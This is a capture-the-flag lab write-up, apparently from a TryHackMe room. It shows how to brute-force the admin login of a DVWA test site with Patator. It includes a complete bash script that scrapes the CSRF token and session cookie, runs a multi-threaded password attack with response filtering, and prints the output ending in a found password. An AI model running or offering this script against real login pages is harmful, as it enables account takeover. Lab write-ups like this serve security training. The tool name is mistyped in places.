>>>

# Make a local copy of patator and remove the top line to force it to use the python version installed in the environment

# REMOVE THIS LINE
#!/usr/bin/python2

# Run Patator

┌──(env3)─(kali㉿kali)
└─$ ./patatol http_fuzz method=POST url=http://$TARGET/login.php body="username=admin&password=password&Login=Login&user_token=f9e590fd1a2070c99d99e3e8a563c180" header="Cookie: PHPSESSID=0b7gcem4r4mqugpuh7bf21hfmd; security=impossible" -x quit:fgrep!=login.php
/home/kali/tryhackme/Rooms/bruteforceheroes/./patatol:2601: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
<class '__main__.Controller_HTTP'>
13:08:45 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.11.2 at 2023-04-23 13:08 EDT
13:08:46 patator    INFO -
13:08:46 patator    INFO - code size:clen       time | candidate                          |   num | mesg
13:08:46 patator    INFO - -------------------------------------------------------
13:08:47 patator    FAIL - xxx  70:-1          1.064 |                                    |     1 | <class 'pycurl.error'> (49, "Couldn't parse CURLOPT_RESOLVE entry ''")
13:08:48 patator    INFO - Hits/Done/Skip/Fail/Size: 0/1/0/1/1, Avg: 0 r/s, Time: 0h 0m 2s
Add the following dummy option to the command line to get past the above error.
resolve=target:127.0.0.1

e.g. ./patator http_fuzz method=POST resolve=target:127.0.0.1 url="http://${IP}/login.php"
We learned from the Burp discussion that the Response header of a failed login contains Location: login.php and that of a successful password breach contains the field Location: index.php. We use this information to exclude (ignore) all responses that have login.php in the Location: field.
The following switch excludes the failed login responses.
-x ignore:fgrep='Location: login.php'THE FINAL SCRIPT (as outlined in the Brute Forcing Patator Task)
IP= x.x.x.x

CSRF=$(curl -s -c dvwa.cookie "${IP}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2)

SESSIONID=$(grep PHPSESSID dvwa.cookie | awk -F ' ' '{print $7}')

echo "The CSRF is: $CSRF"
echo "The PHPSESSID is: $SESSIONID"

patator http_fuzz method=POST --threads=64 timeout=10 url="http://${IP}/login.php" 0=passwords.txt body="username=admin&password=FILE0&Login=Login&user_token=${CSRF}" header="Cookie: PHPSESSID=${SESSIONID}; security=impossible" resolve=target:127.0.0.1 -x quit:fgrep!=login.php -x ignore:fgrep='Location: login.php'
THE CRACKED PASSWORD
└─$ ./run.sh
The CSRF is: cb8eb6397fd783c9362188fe68ee0049
The PHPSESSID is: cudu1518ggt4s1c7es4l4uodg3
/home/kali/tryhackme/Rooms/bruteforceheroes/./patator:2601: DeprecationWarning: ‘telnetlib’ is deprecated and slated for removal in Python 3.13
from telnetlib import Telnet
<class ‘__main__.Controller_HTTP’>
06:23:37 patator INFO – Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.11.2 at 2023-04-23 06:23 EDT
06:23:37 patator INFO –
06:23:37 patator INFO – code size:clen time | candidate | num | mesg
06:23:37 patator INFO – ———————————————————————–
06:23:44 patator INFO – 302 281:0 0.217 | [PASSWORD] | 807 | HTTP/1.1 302 Found
06:23:45 patator INFO – Hits/Done/Skip/Fail/Size: 1/1136/0/0/1988, Avg: 148 r/s, Time: 0h 0m 7s
REFERENCES:
 Cyber Learnings